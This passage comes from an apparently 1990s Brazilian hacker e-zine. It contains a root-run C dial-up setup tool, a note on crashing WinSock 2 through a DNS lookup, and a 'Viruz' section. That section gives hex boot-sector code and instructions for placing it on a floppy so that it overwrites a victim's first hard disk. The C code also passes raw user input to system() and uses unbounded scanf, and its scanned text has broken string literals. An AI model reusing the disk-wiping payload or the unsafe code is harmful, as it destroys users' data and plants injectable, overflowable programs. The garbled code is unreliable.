    4- Pergunta o Telefone do provedor
    5- Pergunta o volume do modem (0=desligado, 1=baixo, 2=medio, 3=alto)
    6- Pergunta a string de init do modem (bah)
    7- Pergunta a velocidade do modem
    8- Pergunta se voce quer reconectar se a ligacao cair
    9- Pergunta seu Login
   10- Pergunta a sua Senha
   11- Pergunta o DNS primario   (ps: Vantagem, o pppsetup apaga seu
   12- Pergunta o DNS secundario (resolv.conf, o nzppp nao :)
   13- Cria o script ppp pra conexao
   14- Cria o bash script pra voce nao ter que digitar toda akela linha...

   Pronto agora soh digite:
   cd /internet
   conecta nomedoprovedor
   As vantagems: Permite que voce use + de 1 provedor, redisca em caso
   da linha estar ocupada, deixa os logs com as permissoes corretas,
   (no pppsetup, ele nao faz isso deixando sua senha logada em pppd.chat.log)
   Pra desconectar soh:
   cd /internet
   desconecta


---[ nzppp.c    ]--START------------------------------------------Cut Here!-
#include "stdio.h"
#include "stdlib.h"
#include "stdlib.h"
```

```
#include "malloc.h"
#include "unistd.h"

unsigned char * Rediscar;
unsigned char * Provedor;
unsigned char * Telefone;
unsigned char * InitModem;
unsigned short  ModemSpeed;
unsigned char * Login;
unsigned char * Senha;
unsigned char * dns1;
unsigned char * dns2;
unsigned char * tmp;
unsigned short  Speaker;
FILE    * fd;

#define bold "\x1B[1m"
#define verm "\x1B[31m"
#define verd "\x1B[32m"
#define amar "\x1B[33m"
#define azul "\x1B[34m"
#define rosa "\x1B[35m"
#define azu2 "\x1B[36m"
#define bran "\x1B[38m"
#define cinz "\x1B[2m"
#define norm "\x1B[0m"

void main ( void )
{
 int i,j;
 Speaker  = 5;
 Rediscar = malloc(  5);
 Provedor = malloc(255);
 Telefone = malloc( 50);
 InitModem= malloc(255);
 Login    = malloc(255);
 Senha    = malloc(255);
 dns1     = malloc( 20);
 dns2     = malloc( 20);
 tmp      = malloc(255);

 printf("%c[2J%c[H%c[0m",27,27,27);
 printf("%s%sNZppp%s - %svEr1.0%s - %s%sN%s%sear%s%s%s(%s%sZ%s%s%s)%s/04 - "
        "%shttp://nearz.home.ml.org%s %s<%snearz@geocities.com%s>%s \n\n\n",
 bold,azul,norm,cinz,norm,bold,verd,norm,verd,norm,bold,verd,norm,verd,norm,
 bold,verd,norm,azu2,norm,bran,norm,bran,norm);
 if( (getuid() != 0) && (getgid() !=0) ){
      printf("ae, voce nao eh o %s%sroot%s, voce %s*%sprecisa%s*%s ser ele ;)\n",
      bold,amar,norm,bran,norm,bran,norm);
      exit(1);
      }
 if( mkdir("/internet")      != 0){ printf("\nHummm, nao eh a 1a. vez que executa isso...\n");}
 if( chmod("/internet",0700) != 0){ printf("\nErro na protecao do diretorio \"/internet\"
 (chmod)\n");exit(1);}
 if( chdir("/internet")      != 0){ printf("\nErro ao tentar entrar no diretorio \"/internet\"
 (chdir)\n");exit(1);}

 if( access("/dev/modem",0) != 0){
    printf("hummm, %s%s/dev/modem%s nao encontrado...",bold,azu2,norm);
    printf("Onde esta seu modem ?\n%scua0%s se for COM1\n",bran,norm);
    printf("%scua1%s se for COM2\n",bran,norm);
    printf("%scua2%s se for COM3\n",bran,norm);
    printf("%scua3%s se for COM4\n",bran,norm);
    printf("%scua4%s se for COM5, acho que ja deu pra entender neh?\ndigitae agora: ",bran,norm);
    scanf("%s" , InitModem );
    sprintf(tmp , "ln -s /dev/%s /dev/modem" , InitModem );
    system(tmp);
    }

 printf("Digite o nome do %s%sprovedor%s: ",bold,amar,norm);
 scanf("%s", Provedor );

  if( (fd=fopen(Provedor,"w")) == NULL){
     printf("Erro ao tentar criar: %s/internet/%s%s\n",bran,Provedor,norm);
     exit(1);
     }
```

```
printf("Digite o numero do %s%stelefone%s: ",bold,amar,norm);
scanf("%s", Telefone );

while(Speaker >4){
      printf("Digite o volume do %s%sspeaker%s do modem (0=desligado,1=baixo,2=medio,3=alto):
      ",bold,amar,norm);
      scanf("%d", &Speaker );
      }
printf("Digite a string de inicializacao do %s%smodem%s [caso nao saiba digite %sATZ%s]: ",
       bold,amar,norm,bran,norm);
scanf("%s" , InitModem );
if( InitModem[0] == 0x00 ) InitModem="ATZ";

printf("Digite a %s%svelocidade%s do modem (56000,38400,19200,2400,1200): ",bold,amar,norm);
scanf("%d", &ModemSpeed );

for(;;){
printf("Deseja %s%sreconectar%s caso a ligacao caia ou de^ ocupado: [s/n]",bold,amar,norm);
scanf("%s", Rediscar );
if( Rediscar[0] == 's' ){ Rediscar[0] = 0x01; break;}
if( Rediscar[0] == 'S' ){ Rediscar[0] = 0x01; break;}
if( Rediscar[0] == 'n' ) break;
if( Rediscar[0] == 'N' ) break;
    }

if( (Rediscar[0] == 's')||(Rediscar[0] == 'S') ) Rediscar[0] = 0x01;

printf("Digite o seu %s%sLogin%s em %s: ",bold,amar,norm, Provedor);
scanf("%s", Login );

printf("Digite a sua %s%sSenha%s em %s:",bold,amar,norm, Provedor);
Senha = getpass(" ");

fprintf(fd , "ABORT        BUSY"                 );
fprintf(fd , "\nABORT        \"NO CARRIER\""     );
fprintf(fd , "\nABORT        VOICE"              );
fprintf(fd , "\nABORT        \"NO DIALTONE\"    ");
fprintf(fd , "\nTIMEOUT      60"                 );
fprintf(fd , "\n\"\"           %s"     , InitModem );
fprintf(fd , "\nOK           ATL%d"  , Speaker );
fprintf(fd , "\nOK           ATDT%s"  , Telefone );
fprintf(fd , "\nCONNECT      \"\""               );
fprintf(fd , "\nogin         %s"          , Login );
fprintf(fd , "\nword         \\q%s\\q\n" , Senha );
 fclose(fd);

if( (fd=fopen("/etc/resolv.conf","a")) == NULL){
    printf("Erro ao tentar abrir: %s/etc/resolv.conf%s\n",bran,norm);
    exit(1);
    }

printf("Digite o 1o. %s%sDNS%s de %s(caso nao saiba digite:%s@%s ): ",
       bold,amar,norm, Provedor,bran,norm);
scanf("%s", dns1 );
if(dns1[0] == '@' ){
   printf("\tAhamm, tenho trukes na manga: %sFREE%s DNS\n", verd, norm);
   fprintf(fd , "\nnameserver 129.244.41.32" );
   }else{
   fprintf(fd , "\nnameserver %s", dns1 );
   printf("Digite o 2o. %s%sDNS%s de %s: ",
         bold,amar,norm, Provedor);
   scanf("%s", dns2 );
   fprintf(fd , "\nnameserver %s", dns2 );
   }
fclose(fd);
printf("%c[2J%c[H%c[0m",27,27,27);
printf("%s%sNZppp%s - %svErZaO1.0%s - %s%sN%s%sear%s%s%s(%s%sZ%s%s%s)%s/issue04 - "
       "%shttp://nearz.home.ml.org%s \n\n",
bold,azul,norm,cinz,norm,bold,verd,norm,verd,norm,bold,verd,norm,verd,norm,
bold,verd,norm,azu2,norm);
printf("Configuracao para: %s%s%s...Concluida\n\n",bran,Provedor,norm);
if( access("conecta",0) != 0){
    printf("Parece ser a 1a. vez que voce usa o %s%sNZppp%s!!\n", bold,azul,norm);
    printf("Criando script pra conectar...\n");
    if( (fd=fopen("conecta","w")) == NULL){
```

```
        printf("Erro ao tentar criar: %s/internet/conecta%s\n",bran,norm);
        exit(1);
    }
    fprintf( fd , "#!/bin/bash\nsync\ncd /internet\n" );
    fprintf( fd , "if [ \"`whoami`\" != \"root\" ] ; then\n");
    fprintf( fd , "  echo Voce precisa ser root pra executar isso ;p\n");
    fprintf( fd , "  exit 1");
    fprintf( fd , "fi\n");
    fprintf( fd , "/usr/sbin/pppd defaultroute %d /dev/modem " , ModemSpeed );
    if( Rediscar[0] == 0x01 ) fprintf( fd , "persist " );
    fprintf( fd , "connect \"/usr/sbin/chat -v -f /internet/$1 \"\n" );
    fprintf( fd , "clear\n");
    fprintf( fd , "echo Pronto mermao, tah discando...quando ver algo parecido\n");
    fprintf( fd , "echo com: local IP address Voce jah estarah conectado, ae aperte
    Control+C\n");
    fprintf( fd , "echo e boa navegacao . . .[pra desconectar digite: cd /internet ;
    desconecta\n");
    fprintf( fd , "chmod 600 /var/log/messages 2>/dev/null\n");
    fprintf( fd , "chmod 600 /var/log/pppd.chat.log 2>/dev/null\n");
    fprintf( fd , "chmod 600 /var/log/syslog 2>/dev/null\n");
    fprintf( fd , "chmod 600 /var/log/pppd.debug.log 2>/dev/null\n");
    fprintf( fd , "tail -f -c 0 /var/log/pppd.chat.log |cut -b 0-15\n");
    fclose(fd);

    if( (fd=fopen("desconecta","w")) == NULL){
        printf("Erro ao tentar criar: %s/internet/desconecta%s\n",bran,norm);
        exit(1);
    }
    fprintf( fd , "#!/bin/bash\nsync\ncd /internet\n" );
    fprintf( fd , "if [ \"`whoami`\" != \"root\" ] ; then\n");
    fprintf( fd , "  echo Voce precisa ser root pra executar isso ;p\n");
    fprintf( fd , "  exit 1");
    fprintf( fd , "fi\n");
    fprintf( fd , "echo Desconectando ... \n");
    fprintf( fd , "kill -9 `cat /var/run/ppp*.pid` 2>/dev/null");
    fclose(fd);

    printf("Cuidando da sua seguranca ;)\n");
    if( chmod("conecta",0700) != 0){ printf("\nErro na protecao de /internet/conecta
    (chmod)\n");exit(1);}
    if( chmod(Provedor ,0600) != 0){ printf("\nErro na protecao de /internet/%s
    (chmod)\n",Provedor);exit(1);}

    if( chmod("/var/log/messages" ,0600) != 0){
        printf("\nErro na protecao de /var/log/messages (chmod)\n");}
    if( chmod("/var/log/syslog" ,0600) != 0){
        printf("\nErro na protecao de /var/log/syslog (chmod)\n");}
    if( chmod("/var/log/pppd.chat.log" ,0600) != 0){
        printf("\nErro na protecao de /var/log/pppd.chat.log (chmod)\n");}
    if( chmod("/var/log/pppd.debug.log" ,0600) != 0){
        printf("\nErro na protecao de /var/log/pppd.debug.log (chmod)\n");}
}
printf("\n\n");}
---[ nzppp.c    ]--END----------------------------------------------Cut Here!-
```

```
[4]          + 1 WinBug, WinSock2          [+]
                    Ghost OBtRuDeR
```

Hehe, sem muitas palavras a dizer sobre bugs da M$, vamos direto ao bug:
Se voce usa WinSock 2.0 tente fazer isso:
iniciar / executar / "ping www.qwert.com"
AN? AN? AN? eh soh isso :)
Quando voce tentar LOOKUPar um endereco que nao existe de 13 letras acontece
isso, ninguem mandou voce usar windows ;)


```
[5]                Viruz                   [+]
                    SoUL HuNTeR
```

ae vai um programinha em hex, pra ser colocado no comeco de um disquete

(use um editor de disco (como o Diskedit) ) e coloque no topo do disco
(setor 1 , trilha 0.....)
Ai quando alguem for bootar pelo disquete, em menos de 1 segundo. ele
escrevera em cima dos dados iniciais do primeiro HD. e depois ficara em
loop.
(OBS 1: so testei em disquete, nao so maluco pra testar isso no meu HD :) )
(OBS 2: voce tambem pode fazer dele um .COM (executavel) )

(Para mandar ele ferrar o proprio disquete mude de B2 80 CD para B2 00 CD)

```
 B4 03 B0 05 B5 00 B1 01 B6 00 B2 80 CD 13 CD 20 EA 00 00 FF FF
```




Pra quem gosta de seguranca em primeiro
Lugar ai ta a nossa PGP public Key ;)
Mandem seus comentarios, criticas, sugestoes
bla blah blah, etc...


```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.2

mQCNAzTfaJ0AAAEEANv2uMmKYNdE6WPwkCXvnqatUPJuS3aOvDC0yJDNQRTTEwiP
wfxcdYBCyCjn+xKB3J0FAokL8ldqmBacrRdVrrfAK78LVvlZMpwswDud57XisBRj
E0SXGIQZ6orCL4FEJaTMPw4qMmG1lxYWpInIOT3PW/EIBH9Hhj6emJVtADClAAUR
tAVuZWFyeg==
=GLWR
-----END PGP PUBLIC KEY BLOCK-----
```

From: Anonymizer

A HP de voces tah massa, mas se nao deu erro ao carregar
voces estao em uma lista de serial numbers?? Que eh isso
Na duvida vou mandar a que eu tenho ok??
Abraco e continuem assim, mas... Ponham mais coisas pra
Windows hehehehe

---

REPLY: Nao tinhamos uma lista mesmo, :o) Valeu por essa
ae, ela jah esta disponivel na HP ;)
Quanto "as coisas pra windows" na proxima atualizacao
estaremos colocando, pode cobrar :)




ascii, nzppp, xfree(text), winbug(text): by OBtRuDeR
crackz, viruz: by Soul Hunter